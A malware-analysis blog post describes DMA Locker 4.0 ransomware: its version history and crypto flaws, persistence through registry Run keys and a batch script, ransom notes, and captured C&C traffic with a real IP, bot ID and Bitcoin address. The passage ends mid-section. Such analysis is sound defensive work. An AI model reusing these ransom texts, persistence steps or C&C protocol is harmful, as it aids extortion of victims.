DMA Locker 4.0: Known ransomware preparing for a massive distribution

blog.malwarebytes.com/threat-analysis/2016/05/dma-locker-4-0-known-ransomware-preparing-for-a-massive-distribution/

hasherezade May 23, 2016

From the beginning of this year, we are observing rapid development of DMA Locker. First, the threat was too primitive to even treat it seriously. Then it evolved to more complex but still decryptable ransomware.

The 3.0 edition was very similar to the previous one that we described, so we skipped posting about its details (the only change was to fix the bug making it decryptable). Now we are facing an outbreak of version 4.0, coming with various changes.

In the past, DMA Locker was known from being installed on hacked Remote Desktops. New release has been found distributed via exploit kit (Neutrino). This change is another step towards maturity of the malware, showing that now this threat will be spreading on a bigger scale.

DMA Locker development timeline

discovered: **January 2016**
version: **1.0**
crypto:

- **files encrypted by AES-256 in ECB mode.**
- **AES key is the same for each attacked file, stored in the binary and erased after use.**

decryptable: yes, if we have the original sample
works offline: yes
prefix: **ABCXYZ11**
read more: here

---

discovered: **8 February 2016**
version: **2.0**
crypto:

- files encrypted by AES-256 in ECB mode
- **AES key is randomly generated for each attacked file. After use, it is encrypted by RSA and stored in the file**
- **RSA public key comes hardcoded in the binary.**

decryptable: **Yes. Due to the weak random generator AES key can be guessed**.
works offline: yes
prefix: **!DMALOCK**
read more: here

---

discovered: **22 February 2016**
version: **3.0**
crypto:

- files encrypted by AES-256 in ECB mode
- AES key is randomly generated for each attacked file. After use, it is encrypted by RSA and stored in the file
- RSA public key comes hardcoded in the binary.

decryptable: **No, the previous bug has been fixed. However, RSA key is the same for full campaign and once we buy the private key, it can be reused for several victims.**
works offline: yes
prefix: **!DMALOCK3.0**

---

discovered: **19 May 2016**
version: **4.0**
crypto:

- files encrypted by AES-256 in ECB mode, key is randomly generated for each file.
- each random AES key is encrypted by RSA and stored in the file
- **RSA key pair is generated on the server (per client). The public key is downloaded.**


decryptable: **No. Neither RSA key can be reused.**
works offline: **no**
prefix: **!DMALOCK4.0**
read more: in the current article

Analyzed sample


Behavioral analysis

In contrast to the previous versions, DMA Locker 4.0 cannot encrypt files offline. It needs to download the public RSA key from its C&C. That's why, if the file has been opened on the computer without the internet connection, it will just install itself and wait. If the machine is connected – it runs silently until it finish encrypting the files.

This time DMA Locker comes with a deception layer added – packed sample have an icon pretending a PDF document:




After being run, it moves itself to the same location like it's previous editions – ***C:\ProgramData*** under the name ***svchosd.exe***:



Name	Date modified	Type	Size
Start Menu	2009-07-14 06:53	File folder	
Templates	2009-07-14 06:53	File folder	
cryptinfo.txt	2016-05-20 15:29	Text Document	1 KB
select.bat	2016-05-20 15:29	Windows Batch File	1 KB
svchosd.exe	2016-05-20 10:51	Application	260 KB


In addition to the main sample, we can see two additional files: **select.bat** and **cryptinfo.txt**.

cryptinfo.txt is a ransom note, analogical to those that we know from the previous editions – only the content changed. Now it is much shorter and contains a link to the individual website for the victim:




```
! ! ! ATTENTION ! ! !

 ALL YOUR FILES HAVE BEEN ENCRYPTED!

 - IF YOU WANT TO RECOVER YOUR FILES

 FOLLOW THE INSTRUCTIONS AT THIS WEBSITE:

 http://5.8.63.31/crypto/client_payment_instructions?botId=627174EBA67947C195DAF3DA6D6979E8
```

Script *select.bat* is used to display this note just in case if the original executable has been removed:



```
if not exist "C:\ProgramData\svchosd.exe" notepad "C:\ProgramData\cryptinfo.txt"
```


It also adds registry keys for the persistence. This time the main sample – *svchosd.exe* – is saved under the name ***Windows Firewall*** and the script *select.bat* – under ***Windows Update*** :



Name	Type	Data
(Default)	REG_SZ	(value not set)
Windows Firewall	REG_SZ	C:\ProgramData\svchosd.exe
Windows Update	REG_SZ	C:\ProgramData\select.bat

Computer\HKEY_USERS\S-1-5-21-1929933236-2258453022-3626796957-1000\Software\Microsoft\Windows\CurrentVersion\Run

After it finishes the encryption process, a red window, similar to the one known form the previous editions pops up:



All your personal files are LOCKED!

WHAT'S HAPPENED?

* All your important files(including => hard disks, network disks, flash, USB) are encrypted.

* All the files are locked with asymetric algorithm using AES-256 and then RSA-2048 cipher.

* You can't restore your files because all your backups have been deleted.
* Only way to recover your files is to pay us 1 BTC
* As a proof you can decrypt 1 file FOR FREE by clicking here: CLICK

HOW TO PAY US AND DECRYPT YOUR FILES?

1. If you are OFFLINE you can contact us via e-mail: dma4004@zerobit.en and we will provide you instructions about how to decrypt your files.

2. To pay us, you have to use Bitcoin currency. You can easily buy Bitcoins at following sites:
   * https://coincafe.com/
   * https://www.bitquick.co/
   * https://www.coinbase.com/

3. If you already have Bitcoins, pay us 1 BTC to the following Bitcoin address:

   1C8yA7wJuKD4D2giTEpUNcdd7UNExEJ45r

4. If you have paid, enter following site to get your transaction id.

   Click this button to show tutorial how to locate your transaction id: SHOW

   https://blockchain.info/address/1C8yA7wJuKD4D2giTEpUNcdd7UNExEJ45r

5. When you have located Transaction ID, paste it to'TRANSACTION ID' field below and, click the "CHECK PAYMENT" button. Confirming your payment by our servers can take up to several hours (we require some bitcoin transaction confirmations). When your payment has been confirmed, the 'DECRYPT FILES' button will enabled, just click it to decrypt your files.

* Ransom increase time:
2016-05-24 13.44.14


If you don't pay us within this time, the amount you will have to pay will increase to: 1.5 BITCOINS

TRANSACTION ID:

PAYMENT STATUS:

In addition to the incremented version number, visible in the corner, we can see some slight usability improvements. Following current trends, the option to decrypt a test file has been added. Also, there is a link to a tutorial.

As it was in the previous editions, extensions of the encrypted files are unchanged. We can recognize that they have been attacked by this ransomware only by the prefix of the content. This time it is “!DMALOCK4.0”:




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  21 44 4D 41 4C 4F 43 4B 34 2E 30 68 7C 75 8B 43  !DMALOCK4.0h|u‹C
00000010  9B AD 5A B3 19 7D 30 1B 78 7D E6 C4 FE B2 59 D4  ›.Zł.}0.x}ćÄţ˛YÔ
00000020  17 4A 41 A3 20 7A 21 66 CB B3 E7 8B 93 C2 C6 EE  .JAŁ z!fËłç‹“ÂĆî
00000030  BA 7F A1 3A 3F CA FD 37 2C AB 6A 2E 70 0C AA 4D  ş.ˇ:?Ęý7,«j.p.ŞM
```

Experiment

In the last editions, DMA Locker was using two algorithms for the encryption: **AES** – to encrypt the file content and **RSA –** to encrypt the randomly generated **AES key**. Let’s see if the patterns of the encrypted content are similar to those found before:

Left – raw bytes of original BMP, right – the same BMP encrypted by ***DMA Locker 4.0***:




Indeed, again we can see patterns of original content reflected in the encrypted content, that suggest that some block cipher has been used. We can suspect, that also in this case it is AES in ECB mode.

Also this time, every file is encrypted with a different key.

Network communication

The feature that is new in this edition of DMA Locker is the communication with the C&C (Command and Control) server. The generated traffic is not encrypted and we can easily see what for the C&C is used.


The victim ID is generated server side (not like in some other cases of malware, where the generated locally ID is sent and registered to the C&C). During the beaconing, bot receives it and stores in the registry as **dma_id**.



```
GET /crypto/gate?action=0 HTTP/1.1
Host: 5.8.63.31

HTTP/1.1 200 OK
Date: Fri, 20 May 2016 13:31:08 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.5.33-1~dotdeb+7.1
Vary: Accept-Encoding
Content-Length: 52
Content-Type: text/html

{"status":0,"id":"627174EBA67947C195DAF3DA6D6979E8"}
```


The role of the C&C is crucial, because the public key is not hardcoded this time, but generated per victim* and downloaded:

**logic of the application suggests, that keys are unique for each victim, but we don't know what really happens on the server side and if the keys are not being reused for some pool of victims*



```
GET /crypto/gate?action=1&botId=627174EBA67947C195DAF3DA6D6979E8 HTTP/1.1
Host: 5.8.63.31

HTTP/1.1 200 OK
Date: Fri, 20 May 2016 13:31:14 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.5.33-1~dotdeb+7.1
Vary: Accept-Encoding
Content-Length: 448
Content-Type: text/html

{"status":0,"rsa_public_key":"-----BEGIN PUBLIC KEY-----
MIIBCgKCAQEAwUoAtJ3uOVFk5ezGnRbqIReBUOJEHSyFUkuN68IGgd4ZW
+yVuLzXROgzfLAY3QKlZuFA9pmabOhYkVL68BVAttmT\/XIFdUivR46s6H+6vKg+5xnJkBCaIHAwrKAjTkk\/
EB4klAiWUtf\/
kKjXrCyzXpXIYAR0xxF1yAqwmGmkPhqg1hwuEmkuGgiAa18iq6Gq4QxQbV8SCRc7mqWGRbPetNpElvNuBZXzHkSsIv
WRHBnFMqS6Z+BASlOyFLMd9\/7N1Coo9j2DWjuCFA\/pIE3NzvgmYbGLyVLMFlM0\/
thGUPTo6GV9c8TJZNg5xwkWTGbTlfeVcJPiO5r5Fojo0ka6cQIDAQAB-----END PUBLIC KEY-----"}
```

Before the windows pops up, it asks the C&C about the individual data of the victim, that has to be displayed:




Stream Content

```
GET /crypto/gate?action=3&botId=627174EBA67947C195DAF3DA6D6979E8 HTTP/1.1
Host: 5.8.63.31

HTTP/1.1 200 OK
Date: Fri, 20 May 2016 13:46:20 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.5.33-1~dotdeb+7.1
Vary: Accept-Encoding
Content-Length: 266
Content-Type: text/html

{"status":0,"minimum_btc_confirmations":3,"bitcoin_address":"1C8yA7wJuKD4D2giTEpUNcdd7UNEx
EJ45r","ransom_amount":"1","private_key_destroy_timestamp":"2016-05-28
13.44.14","ransom_amount_increase_timestamp":"2016-05-24
13.44.14","ransom_amount_increase_amount":"1.5"}
```

Website for the victim

Most of the ransomware provide a website for the victim, but what is surprising in case of ***DMA Locker 4.0*** is the fact that the website is not on the Tor-based, but on a normal hosting. The same IP is used as the C&C server.

Content of the website is clean, but very simple – that may suggest early stage of development:



Your files have been encrypted!

To decrypt your files you have to pay 1 Bitcoins (BTC).

If the payment is not made and confirmed until Tue, 24 May 2016 13:44:14 UTC the cost of decrypting your files will increase to 1.5 BTC.

If the payment is not made and confirmed until Sat, 28 May 2016 13:44:14 UTC we will destroy the key to decrypt your files and it will be impossible to decrypt your files anymore.

How to make payment?


1. Firstly, you have to buy Bitcoins (BTC). You can buy Bitcoins easily at the following sites (you can skip this step if you already have Bitcoins):
   - https://coincafe.com
   - https://www.bitquick.co
   - https://www.coinbase.com
   - https://localbitcoins.com
   - https://www.bitstamp.net
2. Send 1 BTC to the following Bitcoin address: 1C8yA7wJuKD4D2giTEpUNcdd7UNExEJ45r
   - You don't have to send the exact amount above. You have to send at least this amount for our systems to confirm the payment.
3. Locate the Transaction ID of your payment, enter it into the DMA Locker 'TRANSACTION ID' field and click the 'CHECK PAYMENT' button. To locate the Transaction ID of your payment please refer to the instruction below.
4. When you have entered a valid Transaction ID, our systems are going to confirm it. We require at least 3 Bitcoin Transaction confirmations. It can take some time to confirm the Transaction, please be patient. After our systems have confirmed the Transaction, the DMA Locker program will unlock the "DECRYPT" button. Just click it to decrypt all your files :)

How to locate the Transaction ID of your payment?

